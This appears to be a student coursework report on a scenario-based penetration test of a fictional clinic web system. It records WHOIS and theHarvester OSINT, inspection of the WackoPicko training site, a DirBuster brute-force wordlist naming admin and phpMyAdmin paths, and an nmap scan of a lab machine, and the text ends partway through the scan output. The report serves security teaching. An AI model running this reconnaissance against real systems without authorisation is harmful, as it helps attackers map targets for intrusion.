Informatics Institute of Technology

Department of Computing

Module: 6COSC019C Cyber Security

Coursework

Scenario-Based Lab Report
Module Leader: Saman Hettiarachchi

Name: Sirajul Muneer Abbas
UoW ID: w18700956
Student ID: 20200596

Word Count: 4950

Contents

List of figures

Scenario


My company has been tasked to conduct a penetration test for a **medium sized Clinic startup** in Sri Lanka, this clinic has **few branches** all over South Asia. The website that we have been required to test in one of their clinic management application, that allows patients to book appointments, access medical records, and communicate securely with healthcare providers. **Personal information** about the **patients** such as their address, phone number, date of birth and likewise is stored in this system. This application is backed by a secure database and web services that facilitate seamless communication between the frontend and backend systems. Users, including medical staff, administrative personnel, and management, have specific roles and permissions within the system such as **viewing and managing all the information** and records in this clinic, the **credentials of all the doctors and staff** and other employees are stored on a separate database from the database that stores employee information.

Chapter A - Information Gathering

A.1 - OSINT Activities

A.1.1.1 - WHOIS

The author conducted an OSINT activity by carrying out a WHOIS lookup on the clinic management system.




```
┌──(w1870095㉿kali)-[~]
└─$ whois cwscenario.site
Domain Name: CWSCENARIO.SITE
Registry Domain ID: D268362727-CNIC
Registrar WHOIS Server: whois.ionos.com
Registrar URL: https://ionos.com
Updated Date: 2024-03-13T12:06:34.0Z
Creation Date: 2022-01-07T10:56:28.0Z
Registry Expiry Date: 2025-01-07T23:59:59.0Z
Registrar: IONOS SE
Registrar IANA ID: 83
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registrant Organization: 1&1 Internet Limited
Registrant State/Province: GLS
Registrant Country: GB
Registrant Email: Please query the RDDS service of the Registrar of Record identified in this outpu
t for information on how to contact the Registrant, Admin, or Tech contact of the queried domain na
me.
Admin Email: Please query the RDDS service of the Registrar of Record identified in this output for
 information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.
Tech Email: Please query the RDDS service of the Registrar of Record identified in this output for
information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.
Name Server: NS1032.UI-DNS.DE
Name Server: NS1108.UI-DNS.ORG
Name Server: NS1115.UI-DNS.BIZ
Name Server: NS1093.UI-DNS.COM
DNSSEC: unsigned
Billing Email: Please query the RDDS service of the Registrar of Record identified in this output f
or information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.
Registrar Abuse Contact Email: abuse@ionos.com
Registrar Abuse Contact Phone: +1.8774612631
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of WHOIS database: 2024-04-25T18:34:35.0Z <<<

For more information on Whois status codes, please visit https://icann.org/epp
```

Figure 1: WHOIS lookup

The WHOIS information for the domain cwscenario.site shows that it was created on 2022-01-07 and expires on 2025-01-07 and was lastly updated on 2024-03-13, and that the domain was registered with IONOS SE and has a registrar IANA ID of “83”. Several name servers were found, also it is noted that the registrant's email, as well as the admin and tech contacts, are hidden from public view, likely to reduce the risk of phishing attacks. Additionally, the domain has several status codes (clientTransferProhibited, clientUpdateProhibited, which restrict certain actions.

A.1.1.2 - theHarvester

Here a tool known as theHarvester is used to collect publicly available data related to the clinic management system. “**theHarvester-d cwscenario.site-b all**”, this command instructed the tool to search all available sources for information related to the domain.



```
┌──(w1870095㉿kali)-[~]
└─$ theHarvester -d cwscenario.site -b all
*******************************************************************
*  _   _                                            _             *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __|  _ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* theHarvester 4.2.0                                              *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************

[*] Target: cwscenario.site
```

```
[*] ASNS found: 1
--------------------
AS8560

[*] Interesting Urls found: 1
--------------------
https://cwscenario.site/

[*] LinkedIn Links found: 0
---------------------


[*] IPs found: 3
-------------------
50.87.192.155
217.160.0.219
2001:8d8:100f:f000::2b6

[*] No emails found.

[*] Hosts found: 12
---------------------
autodiscover.cwscenario.site:195.20.225.174
cpanel.cwscenario.site
cpcalendars.cwscenario.site
cpcontacts.cwscenario.site
mail.cwscenario.site
webdisk.cwscenario.site
webmail.cwscenario.site
www.cwscenario.site:217.160.0.219
```

Figure 2: theHarvester Tool on cwscenario.site

A.1.2 - How effective is OSINT and why is it important to do when starting a penetration test


Open-source intelligence (OSINT) is a critical and efficient element of penetration testing, wherein publicly accessible data that is legally and freely available is gathered and analyzed to guide subsequent actions in the process. The collection of OSINT data is a crucial aspect of evaluating the security of a system (Kelleher, 2020). OSINT is a crucial initial step for penetration testers to gather insights into the target's infrastructure, technologies, and potential weaknesses. It helps identify entry points and tailors the testing approach to exploit vulnerabilities effectively.

A.1.3 - How dangerous are the information you were able to obtain for your allocated scenario

The information obtained through theHarvester and WHOIS poses a significant threat to the allocated scenario. With access to multiple IP addresses, domain names, and associated hosts, an attacker could potentially exploit vulnerabilities in the system. Furthermore, discovering email servers and registrar details provides insight into the infrastructure's weak points, which could be targeted for malicious activities such as phishing or domain hijacking. Overall, this wealth of data presents a high level of risk to the security and integrity of the system.

A.2 - Website Reconnaissance

A.2.1.1 - WackoPicko



Welcome to WackoPicko

On WackoPicko, you can share all your crazy pics with your friends. But that's not all, you can also buy the rights to the high quality version of someone's pictures. WackoPicko is fun for the whole family.

New Here?

```
<p>⋯</p>
<h4>⋯</h4>
<p></p>
<p>⋯</p>
<h4>⋯</h4>
<br>
<script>⋯</script>
<form enctype="multipart/form-data" action="/WackoPicko/piccheck.php" method="POST">
  <input type="hidden" name="MAX_FILE_SIZE" value="30000">
  Check this file:
  <input name="userfile" type="file">
  <br>
  With this name:
  <input name="name" type="text">
  <br>
```

html > body > div.container. > div.column.prepend-1.span-24.first.last > form > input

```
:hov .cls
element {
}
Inherited from form
screen.css
html, body, div, span, object, iframe, h1, h2, h3, h4, h5, h6, p, blockquote, pre, a, abb acronym,
```


Select a Flex container or item to continue.

CSS Grid is not in use on this page

Figure 3: Inspecting WackoPicko Website

The highlighted input tag in the inspector features a property specifying a character restriction, which could be manipulated by an attacker. By modifying this limit, the attacker could upload an excessively large file. If the server's hardware lacks the capacity to handle such large uploads, this could lead to a denial-of-service (DoS) attack, rendering the server inaccessible to legitimate users.

A.2.1.2 - DirBuster



w1870095@kali: ~
File Actions Edit View Help

```
┌──(w1870095㉿kali)-[~]
└─$ touch folderbuster.txt

┌──(w1870095㉿kali)-[~]
└─$ mousepad folderbuster.txt
```

~/folderbuster.txt - Mousepad
File Edit Search View Document Help

```
info
server-status
server-info
cgi-bin
robots.txt
phpmyadmin
admin
login

```

Figure 4: Creating folderbuster.txt



Target URL (eg http://example.com:80/)
http://192.168.56.111:80

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 20 Threads □ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files
/home/w1870095/folderbuster.txt

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: ● Standard start point ○ URL Fuzz

☑ Brute Force Dirs □ Be Recursive Dir to start with /

☑ Brute Force Files □ Use Blank Extension File extension php

URL to fuzz - /test.html?url={dir}.asp

Please complete the test details

Figure 5: Performing DirBuster

This tool was used to brute force files and directories on the server hosting the site, the configuration can be seen above. And the findings uncovered several directories and files. Web apps like phpMyAdmin, OWASP Bricks, Vicnum and so forth were found. There were different server responses with some indicating successfully accessing a directory, some were forbidden and some required authentication.

The scan also revealed a significant number of Javascript and PHP files, thereby posing the potential for vulnerability if the associated security measures are inadequate. Ultimately, the file structure of the server is revealed as these files and directories are uncovered, this can aid the attacker in their understanding of the system architecture.


A.2.2 – Scenario Assessment

The data obtained from the web applications provides detailed insights into the system's architecture, vulnerabilities, and potential entry points. This information can be leveraged by attackers to target exploits and potentially gain unauthorized access to sensitive data. The discovered files and directories expose the system's file structure, along with vulnerable applications such as phpMyAdmin.

These vulnerabilities serve as a roadmap for attackers to compromise the company's web services. phpMyAdmin poses a significant risk to the company, as attackers could exploit this database management tool to obtain credentials of high-level personnel like the medical staffs and patient’s information, thereby jeopardizing sensitive information. Additionally, attackers could manipulate appraisals to benefit specific employees.

A.3 - Port Scanning and Enumeration

A.3.1 – Open Ports that were found



```
┌──(w1870095㉿kali)-[~]
└─$ sudo nmap -sV -O 192.168.56.102
[sudo] password for w1870095:
Sorry, try again.
[sudo] password for w1870095:
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-26 06:38 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00095s latency).
Not shown: 991 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2
.0)
80/tcp   open  http        Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-
1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_
ssl/2.2.14 OpenSSL ... )
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp  open  imap        Courier Imapd (released 2008)
443/tcp  open  ssl/http    Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-
1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_
ssl/2.2.14 OpenSSL ... )
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp open  java-object Java Object Serialization
8080/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
8081/tcp open  http        Jetty 6.1.25
1 service unrecognized despite returning data. If you know the service/version, pl
ease submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-s
ervice :
SF-Port5001-TCP:V=7.93%I=7%D=4/26%Time=662B8435%P=x86_64-pc-linux-gnu%r(NU
SF:LL,4,"\xac\xed\0\x05");
